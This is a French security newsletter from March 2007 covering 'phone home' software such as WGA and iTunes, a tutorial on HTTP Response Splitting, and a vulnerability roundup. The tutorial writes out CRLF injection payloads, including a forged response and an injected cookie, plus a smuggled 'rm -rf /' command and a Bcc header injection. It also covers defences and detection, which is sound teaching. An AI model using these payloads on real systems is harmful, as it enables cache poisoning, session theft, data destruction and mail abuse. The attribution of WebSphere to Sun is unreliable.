L'ACTU SÉCU 12

MARS 2007

Numéro 12 : le chiffre magique...

Il y a un an, je rédigeais mon édito, pour le premier numéro de notre newsletter. Ma volonté était claire : produire un document de qualité, qui traiterait de l' informatique de manière objective et abordable pour la plupart de nos interlocuteurs.

Un an plus tard, je tiens tout particulièrement à remercier mes collaborateurs pour leurs participations actives à la réalisation de ce petit magazine, et tout particulièrement l'un d'entre eux, qui se reconnaîtra. En effet, je peux témoigner de leurs motivations, mois après mois, pour identifier des thèmes, des pistes de recherches, des schémas, des photos, etc. Le dernier numéro a été téléchargé 215 fois sur notre site web !

Pas mal pour une newsletter spécialisée qui ne bénéficie d'aucune publicité... Enfin bref, cessons là l'autosatisfaction, bien méritée néanmoins.

En ce qui concerne notre approche du secteur, il me semble que le contexte a évolué depuis l'année dernière : en effet, les prospects que nous rencontrons aujourd'hui semblent plus prudents, plus réceptifs à l'égard de nos démarches itératives et étalées dans le temps. Il semble fini le temps des audits mastodontes, des logiciels « usine à gaz » censés tout faire, parfaitement, en mode « plug and play ».

Cette prise de conscience sera salvatrice pour le domaine de la sécurité informatique : en effet, c'est en réalisant à quel point ce domaine mérite une approche particulière et des solutions spécifiques que nous pourrons enfin répondre aux attentes de nos clients et de leurs directions générales.

Pour ce numéro "anniversaire", il semble que le numéro 12 occupe une place particulière ce mois-ci : 12 vulnérabilités Microsoft, 12 candidats à la présidentielle, 12 numéros de l'actu-sécu... Faut-il y voir un quelconque présage, un destin exceptionnel pour notre newsletter ? Nous le souhaitons tous ici !

Je vous laisse désormais parcourir ce numéro, en espérant secrètement que vous serez toujours plus nombreux à nous télécharger. Bonne lecture !

Marc Behar

FÉVRIER 2007

Nombre de bulletins Microsoft : 12
Nombre d'exploits dangereux : 17
Nombre de bulletins XMCO : 142

TOP 5 DES VIRUS

1. HckPk : 50,3%
2. Netsky : 15,1%
3. Mytob : 12,5%
4. Zafi : 4,8%
5. Sality : 3,8%

Dossier.....2
Présentation des logiciels baptisés "Phone Home"

Etat de l'art 5
Présentation et analyse d'un type d'attaque applicatif : l'Injection CRLF (HTTP Response Splitting")

Attaques et alertes majeures.....10
Description et analyse des attaques les plus importantes du mois.

Outils Libres.....14
Découvrez les outils les plus efficaces.

WWW.XMCOPARTNERS.COM

Des logiciels espions sur votre ordinateur?

Dans cet article, nous vous présentons une forme de logiciels espions dont la plupart d'entre vous ne soupçonnent même pas l'existence. Une grande partie des internautes commence à prendre conscience du danger des virus, des malware et des spyware qui sont diffusés sur Internet dans le but d'attaquer votre ordinateur et de récupérer vos données sensibles. D'autres espions résident aussi continuellement sur votre ordinateur sans même que vous ne vous en doutiez….
Quels sont-ils ? D'où viennent-ils ? Réponses et présentation des logiciels «Phone Home».

XMCO | Partners

Les "Phone Home" : un logiciel espion sur votre ordinateur

Définition

« Phone Home » est une expression employée pour la première fois, il y a quelques années, dans le film "E.T" de Spielberg. Ce terme désigne, aujourd'hui , un type de logiciel d'apparence légitime, qui va discrètement communiquer avec un serveur distant dans le but de récolter des informations propres aux utilisateurs.
Les éditeurs prétendent utiliser cette fonctionnalité dans un but purement pratique à savoir: permettre une assistance en cas de problème ou transmettre une clef d'autorisation. Mais l'objectif réel est tout autre. Il réside dans l'obtention d'informations pertinentes qui contribueront à analyser le comportement de l'utilisateur afin de mieux comprendre ses besoins et ses habitudes.

Mode de diffusion

Comment ces données sont-elles envoyées ? La transmission des informations diffusées par ce genre de logiciels est totalement transparente pour la victime. Une fois connecté sur Internet, le logiciel, lancé généralement au démarrage de la machine, va exécuter certaines commandes afin de récupérer différentes données qui seront envoyées à un serveur tiers.
Peu d'internautes ont déjà pris la peine d'étudier les paquets qui sortent de leur ordinateurs mais vous seriez certainement surpris par le trafic qui y transite. Aucune crainte à avoir, la plupart des informations sont légitimes. Seulement quelques données chiffrées y sont jointes. Le but est de renvoyer un simple paquet pratiquement invisible aux yeux des utilisateurs les plus avertis.

L'exemple Microsoft

WGA : une simple mise à jour de sécurité?

Le cas de Microsoft, largement relayé dans la presse spécialisée de l'époque, constitue l'affaire de "Phone Homing" la plus connue.
Vous avez certainement entendu parler de Windows Genuine Advantage (ou WGA). Ce logiciel de sécurité: disponible depuis juin 2006, vérifie la légitimité de votre version de Windows (dans le cas inverse, vous installez des logiciels sans même en connaître le nom !). En d'autres termes,

il vous donne le droit d'accéder au téléchargement de certains logiciels et de certaines mises à jour de sécurité…

Ce logiciel, considéré comme une mise à jour de sécurité par Microsoft, n'est pas seulement un outil d'authentification. En effet, il inclut aussi un logiciel espion qui se connecte à chaque démarrage. Il envoie, à votre insu, des informations à la maison mère de Microsoft.
Intéressant...

Résumé des épisodes précédents : avril 2006 le début de l'affaire WGA

Revenons en avril 2006. Le scandale éclate au grand jour. Un utilisateur s'aperçoit que des données étranges sont émises par son ordinateur. Des outils d'écoute réseau démontrent bien que WGA envoie périodiquement des informations à certains serveurs contrôlés par Microsoft.

Le programme fait alors l'objet d'une procédure en justice. Le plaignant se base sur le fait que WGA doit être assimilé à un spyware, logiciels espions strictement interdits aux Etat-Unis. La plainte concerne une violation de la législation antispyware ainsi que des clauses de droit à la consommation en vigueur dans les états de Californie et de Washington.
Le plaignant exige alors des dommages et intérêts d'un montant indéterminé. Il demandera aussi à obtenir le statut de "Class Action" (ou d'action collective).


Le logiciel de Microsoft s'avérera être un spyware puissant et bien réel. Il donne, en effet, des informations sur la configuration d'un système, la marque, le modèle, les paramètres régionaux, les clés d'identification produit, l'identifiant unique global (GUID), le nom, le numéro de révision du Bios, ainsi que le numéro de série du disque dur. Il est intéressant de noter que tous ces éléments sont récupérés **quotidiennement.**

Un texte avait bel et bien été prévu pour signaler cet échange d'informations, mais seulement lors de la première authentification et non à chaque démarrage de l'ordinateur…
D'après le géant bleu, **WGA "*ne recueille et n'envoie aucune information qui pourrait être utilisée pour identifier ou contacter un utilisateur*" .**

Lorsque Microsoft prit conscience de l'effet dévastateur que cette action en justice pourrait avoir sur son image de marque, il décida de modifier la configuration de ce logiciel ainsi que le texte de la licence. Désormais, le logiciel ne se connectera plus qu'à chaque mise à jour de sécurité, et ce afin de désactiver peu à peu le service.
Les informations envoyées sont à première vue inintéressantes mais que diriez-vous si votre nom, vos logiciels piratés, votre adresse IP ainsi que le nom de votre fournisseur d'accès étaient envoyés puis communiqués aux éditeurs et aux services de Police ?
Que deviennent donc ces informations une fois stockées sur les serveurs de Microsoft ? Le mystère reste entier.

Mars 2007 : aucun changement à l'horizon...

Nouveau rebondissement dans cette affaire, le 6 Mars 2007, des journalistes allemands du "Heise Security" [1] décidèrent de vérifier les promesses de Microsoft. A l'aide de Wireshark,anciennement appelé Ethéreal et outil préféré des pirates en herbe, ils analysèrent les données envoyées par un système Windows. Windows Update tente d'installer la dernière version de WGA et propose à l'utilisateur de confirmer l'installation. Jusqu'ici tout va bien… Cependant, dès lors que l'on annule la procédure, le syndrome « espion » réapparaît et Microsoft est immédiatement averti de votre action…



Un fichier XML partiellement chiffré est transmis. Il contient une chaîne « SusClientID » ainsi que le type de système utilisé. De plus, un cookie nommé «GUID » est utilisé pour

contacter le serveur distant. Microsoft serait alors en mesure d'identifier les ordinateurs qui refusent d'installer les mises à jour.

Haut les mains, vous êtes cernés !

Quelques uns de nos chers lecteurs comprennent aujourd'hui les messages qui arrivent, de temps à autres, sur leur écran en précisant gentiment que leur version de Windows XP n'est pas légitime ? « **Vous êtes victime d'une contrefaçon** » ?

Et bien détrompez-vous, ce n'est pas un virus comme la plupart des internautes le pense mais bel et bien le résultat d'un contrôle effectué par l'agent espion…

D'autres exemple chez de grands éditeurs

Itunes également montré du doigt

Bien avant Microsoft, Apple avait aussi été la cible de critiques au sujet de son logiciel Itunes.
Depuis la version 6.0.2 et l'apparition du "MiniStore", Apple vous propose des publicités sur des artistes correspondant à vos goût musicaux.
Comment arrivent-ils à rester proches du domaine musical que vous écoutez ? Peu de gens se posent ce genre de questions… Les paranoïaques de la sécurité, si !
Itunes récupère des informations sur les chansons écoutées. Il renvoie ensuite votre profil au siège d'Apple qui adapte le contenu proposé dans l' "Apple Store".
Le problème, mis en évidence, reste le même. Les informations ne sont pas obligatoirement critiques. Apple essaye juste de servir au mieux ses clients. Le problème est que la société de Steeve jobs n'informe pas ses clients de ces envois discrets…
Une solution : supprimer le "MiniStore", configuration possible dans les options d'Itunes (« Hide Ministor » dans le menu « Edit »).

Zone Alarm utilisé par la NSA !?

Enfin, en janvier 2006, Zone Alarm avait également attiré l'attention d'utilisateurs. La version 6.0 envoyait également des données chiffrées à quatre serveurs différents. Cette nouvelle a, durant quelques temps, alimenté la rumeur de la Backdoor créée par la NSA pour espionner les citoyens américains.

INFO…

WGA cracké par un groupe de pirates

Windows Genuine Advantage est un logiciel qui permet de vérifier la validité d'une licence de Windows en analysant la clef d'un système avec la base de données des licences pirates.

Une fois l'authentification réalisée, l'utilisateur est autorisé à télécharger les mises à jour ainsi que d'autres outils Windows.
Ennuyeux pour les utilisateurs illégaux de Windows…

Le groupe de pirates ETH0 s'est rapidement penché sur le problème et a développé un "crack" qui modifie plusieurs fichiers "legitcheckcontrol.dll", "WgaLogon.dll", "Wgatray.exe". Un fichier ".bat" réalise l'opération en quelques secondes.

Ce dernier est bien entendu disponible sur Internet.

Conclusion

Faut-il entrer dans une psychose constante et analyser tous les flux qui sortent de votre ordinateur ? Des sociétés proposent déjà ce genre de produits. Ces derniers vous avertissent dès qu'une connexion est établie sur un serveur distant en précisant: le nom du logiciel douteux et l'adresse IP du serveur ciblé.
Ce phénomène n'est pas anodin. Certains éditeurs ont même dépassé des limites à l'instar de Sony et de son «rootkit» (voir notre article dans l'Actu Sécu n°3) initialement utilisé pour la gestion des droits musicaux. Or ce «rootkit» a été exploité par le cheval de Troie «Stinx-E» dans le but de compromettre certaines machines.

Du point de vue de la sécurité, la confidentialité des données personnelles est donc remise en cause et bien que les « Phone Home » soient rapidement identifiés, la méfiance doit être de mise…

Bibliographie

✱ [1] Article du journal Heise Security
http://www.heise-security.co.uk/news/86294

✱ [2] Le cas Itunes
http://blogs.zdnet.com/Apple/?p=75

✱ [3] Suspicions sur le logiciel Zone Alarm
http://www.infoworld.com/article/06/01/13/73792_03OPcringley_1.html

Les attaques "HTTP Response Splitting"

Ce mois-ci, nous allons vous dévoiler une autre technique de piratage applicatif. Elle exploite une faiblesse du protocole HTTP.
Cette attaque, souvent méconnue, doit sérieusement être prise au sérieux car elle touche une vaste population de serveurs web, de logiciels et de proxies.
Nous tenterons de vous présenter clairement cette attaque baptisée «HTTP Response Splitting» (Séparation de requête HTTP) via des exemples concrets.

XMCO | Partners

Rappel

Fonctionnement d'une requête/réponse du protocole HTTP

Avant de nous lancer dans le détail des techniques d'attaques, rappelons quelques concepts du protocole HTTP. Vous pouvez passer au paragraphe suivant si vous êtes un connaisseur.
Lorsque vous visitez certains sites, vous demandez au serveur web de vous envoyer le contenu d'une page en soumettant une url du type :

`http://www.site.com/index.php?menu=choix1`

La requête envoyée par votre navigateur web est constituée de nombreuses informations (page demandée, méthode utilisée, version du protocole HTTP, domaine, type de navigateur utilisé par le client, cookie de session si besoin est ...). Dans la suite de cet article, les requêtes envoyées par le client seront matérialisées par un cadre rouge et les réponse du serveur par un cadre jaune.

```
GET www.site.com/index.php?menu=choix1 HTTP/1.1
Host: www.site.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr;
rv:1.8.1.2) Gecko/20070219 Firefox/2.0.0.2 Paros/3.2.13
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,
text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://www.site.com/
Cookie: BX=d0p8o6t2slsi8&b=3&s=17
```

Si le serveur web héberge réellement la page demandée, il vous renverra la réponse suivante :

```
HTTP/1.1 200 OK
Date: Sat, 17 Mar 2007 16:31:52 GMT
Server: Apache/ProXad [Dec  3 2006 11:06:18]
X-Powered-By: PHP/4.4.3-dev
Connection: close
Content-Type: text/html
```

Chaque champs de l'entête HTTP est délimité par deux caractères CR (Carriage Return « \r » ou Retour Chariot en français) et LF (Line Feed qui indique qu'il y a lieu de passer à la ligne suivante : « \n »). Cette association de caractères est considérée par de nombreuses applications et de nombreux protocoles comme des délimiteurs.
Lors du traitement, dès que cette suite de caractères est identifiée, le programme retourne simplement à la ligne. Le dernier champs d'une requête HTTP est alors suivi de deux entrées CRLF pour indiquer la fin de l'entête et le début du corps de la page.

Redirection

La redirection est définie par une fonction qui insère un nouveau champs (Location) dans l'entête HTTP afin d'indiquer au navigateur vers quelle page ce dernier va se diriger.

Petit exemple : Voici le code d'une page PHP nommée « redir.php » qui accepte, en paramètre, un argument utilisé pour définir l'url vers laquelle l'utilisateur va être redirigé.

```
<?
 header("Location:
http://www.xmcopartners.com/goto.php?id=" .
$_GET['id']  );
?>"
```

Dans notre cas, nous essayons d'atteindre la page /redir.php?id=menu du serveur « xmcolabs ».

Requête : http://www.xmcolabs.com/redir.php?id=menu

```
GET http://www.xmcolabs.com/redir.php?id=menu HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: fr
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT
5.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322)
Host: www.xmcolabs.com
Proxy-Connection: Keep-Alive
```

Réponse du serveur « xmcolabs » :

```
HTTP/1.1 302 Found
Date: Wed, 21 Mar 2007 16:41:52 GMT
Server: Apache/1.3.33 (Win32) PHP/4.3.10
X-Powered-By: PHP/4.3.10
Location: http://www.xmcopartners.com/goto.php?id=menu
Content-Type: text/html
```

Nous voyons, ici, que le code de la réponse est 302. Celui-ci indique au navigateur que le contenu souhaité est sur une autre page. L'entête contient alors un champs "Location" qui reprend le paramètre « Menu » de notre requête et le recopie dans l'url vers laquelle nous sommes redirigés.

La réponse de ce serveur contient une partie de l'url que nous avons demandée... Le serveur est donc potentiellement vulnérable....

L'attaque "HTTP Response Splitting"

Définition

Cette technique a été baptisée «HTTP Response Splitting» . Elle est également appelée injection CRLF, à ne pas confondre avec CSRF, l'attaque que nous vous avons présentée le mois dernier. Comme son nom l'indique, le but de cette attaque est d'envoyer des requêtes HTTP contenant des caractères CR (0x0D en ASCII) et LF (0x0A en ASCII). Ces derniers vont induire en erreur les équipements qui traiteront la réponse du serveur.

En d'autres termes, le pirate va créer une longue url contenant des caractères spéciaux. La réponse renvoyée par le serveur va être scindée en deux par le proxy ou bien par le navigateur qui est chargé d'analyser cette réponse.

Un exemple

Dans certains cas (en particulier pour les redirections), la réponse du serveur va inclure l'url demandée au sein du paramètre « Location ». L'enjeu de la réussite de l'attaque se situe à cet endroit précis. D'autres paramètres peuvent être utilisés pour mener cette attaque. Nous étudierons, cependant, le cas précis du paramètre Location.
Reprenons notre requête :

http://www.xmcolabs.com/redirect.php?id=menu

En changeant la fin de cette url, avec l'insertion de caractères CR et LF (%0d%0a) et les champs d'une réponse (Content-Lenght, Content-Type), l'url, entrée dans notre barre d'adresse, sera du type :

http://www.xmcolabs.com/redir.php?id=menu%0d%0aContent-Lenght:%200%0d%0a%0d%0a%20HTTP/1.1%20200%20OK%0d%0aContent-Type:text/html%0d%0aContent-Lengh:%207%0d%0a%0d%0a**<html>Injection<html>**

La requête envoyée (que nous nommerons "X") est donc une requête GET :

```
GET
/index.php?menu=test%0d%0aContent-Lenght:%200%0d%0
aHTTP/1.1%20200%20OK%0d%0aContent-Type:text/html%0
d%0aContent-Lengh:%207%0d%0a%0d%0a<html>Injecti
on<html> HTTP/1.1
```

Le serveur web devrait renvoyer théoriquement la réponse suivante qui inclut la majeure partie de notre requête dans le champs location :

```
HTTP/1.1 302 Found
Date: Wed, 21 Mar 2007 16:54:29 GMT
Server: Apache/1.3.33 (Win32) PHP/4.3.10
X-Powered-By: PHP/4.3.10
Location: http://www.xmcopartners.com/goto.php?id=
menu%0d%0aContent-Lenght:%200%0d%0a%0d%0a%20H
TTP/1.1%20200%20OK%0d%0aContent-Type:text/html%0d
%0aContent-Lengh:%207%0d%0a%0d%0a<html>Injection<
html>
Content-Type: text/html
```

Cependant, en traitant la demande du client (conversion des caractères “%0d%0a” par un retour en ligne et “%20” par un espace), le serveur ne vérifie pas les entrées de l'utilisateur ni la présence de caractères spéciaux. Il traite la demande normalement et retourne à la ligne dès qu'il trouve les caractères CRLF. La réponse va donc être de la forme suivante.

HTTP/1.1 302 Found
Date: Wed, 21 Mar 2007 16:54:29 GMT
Server: Apache/1.3.33 (Win32) PHP/4.3.10
X-Powered-By: PHP/4.3.10
Location: http://www.xmcopartners.com/goto.php?id= menu
Content-Length:0

x'

HTTP/1.1 200 OK
Content-Type:text/html
Content-Lengh:21
<html>Injection<html>
Content-Type: text/html

x”

Le premier champs "Content-Lenght" a une valeur de 0. Le navigateur ou proxy interprète cette donnée comme la fin d'une première réponse (réponse “ X' “). La partie verte constituera une seconde réponse (“ X” ”).
Au cas où le client enverrait une seconde requête au sein de la même session HTTP (depuis la version 1.1), le navigateur (ou proxy) considérera que la partie verte (“ X” ”) correspond à la réponse de cette nouvelle requête.
Cette réponse inclura la page HTML malicieuse que nous avons injecté (<html> Injection </html>).
L'insertion de caractères CR et LF a donc forcé le serveur web à renvoyer, à son insu, deux réponses distinctes.

Maintenant que la théorie de cette méthode d'attaque est détaillée, voici une idée du genre de malversations qui peut être menée...

Quels sont les objectifs de cette attaque?

Cette attaque est utilisée par les pirates dans plusieurs buts. Les conséquences diffèrent en fonction de la cible. En effet, en visant un proxy cache, l'url envoyée pour attaquer un utilisateur ou pour attaquer directement le serveur web sera différente.

Etudions les possibilités qui sont offertes (Cache Poisonning, Cross Site Scripting, Cross-User Defacement).

Cache Poisonning

Le Cache Poisonning consiste à forcer un serveur à mettre dans son cache des données malicieuses qui seront par la suite demandées par un autre client.

Reprenons l'exemple décrit dans le paragraphe précédent. Imaginons que deux requêtes soient envoyées dans une même session. Il est possible de forcer le serveur à renvoyer deux réponses. La seconde contiendra le code HTML d'une page créée par le pirate.

Cette réponse verte peut aussi être renvoyée par le serveur web vers un proxy. Ce dernier verra une requête légitime arrivée en provenance du serveur web et stockera le contenu de cette page dans son cache. Les prochains clients qui demanderont la page obtiendront donc une page malicieuse.

Cross Site Scripting

Après l'identification d'une telle faille, une autre possibilité est offerte à l'attaquant. En effet, maintenant qu'il est possible de modifier à souhait le contenu de la seconde réponse du serveur, il suffit d'injecter un code Javascript. Ce dernier pourra forcer le navigateur du client à renvoyer le cookie de session vers un serveur pirate.

Vol d'informations


Ce dernier cas est relativement difficile à installer car il nécessite un timing précis. Dans un cas idéal, un pirate pourrait manipuler et intercepter les données renvoyées par le serveur web vulnérable.
Certains types de proxies optimisent leurs requêtes en mutualisant deux requêtes destinées à un même serveur web. Si deux utilisateurs demandent deux pages du même site au même moment, le proxy n'établit qu'une seule connexion. Une fois les données récupérées, il redistribue les pages au bon utilisateur. Avec deux requêtes envoyées par l'attaquant, le vol d'information est potentiellement imaginable.

INFO...

De nombreuses applications encore vulnérables

Bien que cette faille de sécurité soit relativement vieille (2004), les éditeurs corrigent encore de telles vulnérabilités. 48 failles de sécurité ont été découvertes lors des 3 dernière années or elles affectent les principaux logiciels du marché : SAP, Oracle, Forums PHP, Squid, Tivoli, Lotus Notes, etc.

Sun est le dernier exemple en date. Au début du mois de Mars, une nouvelle version du logiciel Websphere Application Server a été publiée, corrigeant au passage une vulnérabilité de ce genre... L'exploitation est donc toujours d'actualité...




LA PREUVE PAR L'EXEMPLE...

Scénario d'attaque dans le but d'intercepter la réponse d'une requête HTML destinée à un autre utilisateur. Cet exemple décrit un scénario idéal.


Etape 1 : Des requêtes sont envoyées au serveur web

- L'attaquant envoie une requête "X" malicieuse vers le serveur web.
- La victime envoie en même temps une requête "Y" légitime vers le serveur web.
- L'attaquant envoie une requête "Z" légitime vers le vers le serveur web.



Etape 2 : Le serveur s'acquitte des trois requêtes par des réponses distinctes sans filtrer les entêtes :

- Une réponse "x" pour la requête "X".
- Une réponse "y" pour la requête "Y".
- Une réponse "z" pour la requête "Z".




Etape 3 : Le proxy intercepte toutes ces réponses et les distribue vers les clients en fonction de l'ordre d'arrivée :

La réponse "x" est divisée en deux réponses "X1" et "X2".

- "X1" est destinée à l'attaquant
- "X2" est destinée à la victime
- "Y" est destinée à l'attaquant

La dernière réponse "Z" est rejetée.



Résultat : l'attaquant reçoit la page qui était destinée à la victime.

Les solutions

Comment parer d'éventuelles attaques?

La plupart des logiciels, serveurs web ou proxies ont déjà corrigé cette faille de sécurité. Vous retrouverez d'ailleurs la liste des vulnérabilités CRLF corrigées à l'adresse citée en référence.

Les méthodes sont relativement simples et peuvent facilement être implémentées. Le premier conseil est de ne jamais faire confiance aux entrées des utilisateurs. En analysant correctement et en interdisant certains caractères spéciaux dans chacune des entrées fournies par le client, votre application fera face aux injections CRLF (caractères "%0d %0a"), aux attaques de Cross Site Scripting (caractères "<>") et aux injections SQL (', »…).
Le module «mod_security» présenté dans notre numéro 8 de l'Actu-Secu, permet justement de traiter correctement les entrées utilisateurs.

Enfin, il est également possible d'interdire tout caractère CRLF contenu dans les entête de réponses http.

Mon application est-elle vulnérable?

Il existe des moyens et des outils spécialisés dans la détection de telles failles. Les scanners applicatifs sont d'ailleurs efficaces dans ce domaine. Mais peut-on identifier simplement de telles problèmes avec un simple navigateur? La réponse est oui !
La méthode a été récemment proposée par le gourou de ce type d'attaque M. Amit Klein.
L'idée est simple. Au lieu de tester l'application avec une requête excessivement longue, il suffit de démontrer comment un nouvel entête usurpé peut être injecté. Cette technique semble fonctionner 9 fois sur 10.

Nous allons simplement tenter d'injecter un cookie avec la requête suivante :

```
http://www.xmcolabs.com/id=menu%0d%0aSet-Cookie :%20HTTP_response_splitting%3dYES%0d%0aFoo:%20bar
```

L'url qui nous intéresse sera injectée au sein du paramètre «id=» afin de forcer le serveur à renvoyer la réponse suivante :

HTTP/1.1 302 Found
Date: Wed, 21 Mar 2007 18:00:03 GMT
Server: Apache/1.3.33 (Win32) PHP/4.3.10
X-Powered-By: PHP/4.3.10
*Location: http://www.xmcopartners.com/goto.php?id=*menu
Set-Cookie: HTTP_response_splitting=YES
Foo: bar
Content-Type: text/html

En utilisant une fonctionnalité des navigateurs (sous IE →Outils →Option →Confidentialité→Avancé), nous pourrons savoir si nous recevons le cookie HTTP_response_splitting=YES.

Le site testé est donc potentiellement vulnérable car il renvoie la réponse suivante et attribue le cookie «HTTP_response_splitting=YES».

Conclusion

L'attaque HTTP Response Splitting est une technique peu employée par les pirates car elle requiert un certains nombre de paramètres ainsi qu'un timing précis. Il est nécessaire de connaître ce genre de problèmes car ces derniers sont rencontrés par de nombreux proxies et de nombreux serveurs web. Des correctifs ont, certes, été publiés mais les mécanismes de protection restent encore perfectibles.

Bibliographie

- Vulnérabilité d'injection CRLF corrigées : http://secunia.com/search/?search=response+splitting
- White Paper de Amit Klein http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

INFO...

L'injection de caractère CRLF utilisée dans d'autres buts...

Les injections CRLF peuvent être utilisées dans de nombreux cas.

Nous avons vu le fonctionnement applicatif d'un serveur web. Il est également possible de soumettre de tels caractères en entrée de programme. Une application vulnérable à une injection CRLF et qui accepte des arguments comme "ls -a", serait bernée par la commande suivante : ls -a File.txt<CR><LF>rm -rf /

L'application exécuterait la commande "**ls -a File.txt**" puis "**rm -rf**" (suppression de tous les fichiers du répertoire courant).

Même remarque pour certains sites web qui offrent la possibilité d'envoyer des courriers électroniques sans en connaître le destinataire via des formulaires). En entrant dans le champs "Sujet" la ligne ci-dessous :

Subject: Offre d'emplois <CR><LF>Bcc: xmco@xmcopartners.com

L'application va soumettre ces données qui seront converties en un email SMTP formaté. Les différents champs étant séparés par des caractères CRLF, une copie cachée sera discrètement envoyée au pirate qui obtiendra donc l'email du destinataire en question.

Tendance de l'activité malicieuse d'Internet :

Ce mois de Février a été marqué par plusieurs failles critiques mettant en péril la sécurité des postes client mais aussi des serveurs accessibles sur Internet.

En effet, après une vulnérabilité critique dans Google, Desktop, les serveurs Solaris ainsi que les serveurs Web Jboss sont victimes d'une faille étonnante.

Explications…

XMCO | Partners

Les vulnérabilités des postes clients

Microsoft encore et toujours

Les failles du mardi noir

A l'occasion de son mardi noir mensuel, pas moins de 12 failles de sécurité ont été corrigées par Microsoft. Les logiciels phare du géant ont été mis à jour : Internet Explorer, les logiciels de sécurité (Defender, One Care…) et Word ainsi que des composants de Windows (Step-by-Step, Shell, MFC…).
Plusieurs vulnérabilités résultaient d'erreurs générées par le traitement d'objet OLE malformés. Le but des attaques est d'inciter un utilisateur à ouvrir un document RTF contrefait.

